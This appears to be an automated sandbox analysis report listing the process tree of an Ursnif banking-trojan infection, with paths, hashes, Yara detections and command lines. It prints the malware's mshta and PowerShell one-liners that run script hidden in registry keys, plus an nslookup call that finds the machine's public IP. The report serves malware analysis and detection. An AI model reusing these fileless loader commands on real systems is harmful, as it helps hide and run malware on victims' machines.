Analysis Process: WmiPrvSE.exe PID: 6844 Parent PID: 792

General

Start time:	09:57:06
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff6276c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 6556 Parent PID: 3472

General

Start time:	09:57:07
Start date:	10/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Rm6e='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rm6e).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff644970000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 6948 Parent PID: 6556

General

Start time:	09:57:09
Start date:	10/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000002.742621606.000002174F3D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000002.781275414.000002175F5E8000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 7044 Parent PID: 6948

General

Start time:	09:57:09
Start date:	10/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 7060 Parent PID: 6948

General

Start time:	09:57:17
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.cmdline'
Imagebase:	0x7ff6c8550000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 7072 Parent PID: 7060

General

Start time:	09:57:18
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES36.tmp' 'c:\Users\user\AppData\Local\Temp\uitt4j30\CSC1FA535E1192D4199A0DB18CBAD2D0A9.TMP'
Imagebase:	0x7ff69ad30000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 7080 Parent PID: 6948

General

Start time:	09:57:20
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.cmdline'
Imagebase:	0x7ff6c8550000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 7100 Parent PID: 7080

General

Start time:	09:57:21
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCC9.tmp' 'c:\Users\user\AppData\Local\Temp\wyozc5bn\CSC8A734EFC87854564869CBAF05337FE1.TMP'
Imagebase:	0x7ff69ad30000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3472 Parent PID: 6948

General

Start time:	09:57:28
Start date:	10/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 2896 Parent PID: 6072

General

Start time:	09:57:28
Start date:	10/09/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff64dbb0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000026.00000000.689267141.00000000000B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.693326319.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.693266563.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.693369864.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000026.00000000.690928250.00000000000B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000026.00000000.692180683.00000000000B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.693393885.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.758341683.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.740363457.000001BF361AC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000026.00000002.755316408.00000000000B1000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4016 Parent PID: 3472

General

Start time:	09:57:56
Start date:	10/09/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.798196126.000002413C902000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000027.00000002.798303359.000002413CA11000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 4612 Parent PID: 2896

General

Start time:	09:57:57
Start date:	10/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff616d10000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.754147567.00000195D906C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000028.00000000.752570656.00000195D8AB0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000002.756395478.00000195D906C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.754195346.00000195D906C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000028.00000002.755802030.00000195D8AB1000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.754218301.00000195D906C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000028.00000000.743168465.00000195D8AB0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.754002783.00000195D906C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000028.00000000.745515956.00000195D8AB0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 3208 Parent PID: 3472

General

Start time:	09:58:01
Start date:	10/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\76A9.bi1'
Imagebase:	0x7ff7eef80000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2424 Parent PID: 3208

General

Start time:	09:58:05
Start date:	10/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 6256 Parent PID: 3208

General

Start time:	09:58:05

Start date:	10/09/2021
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis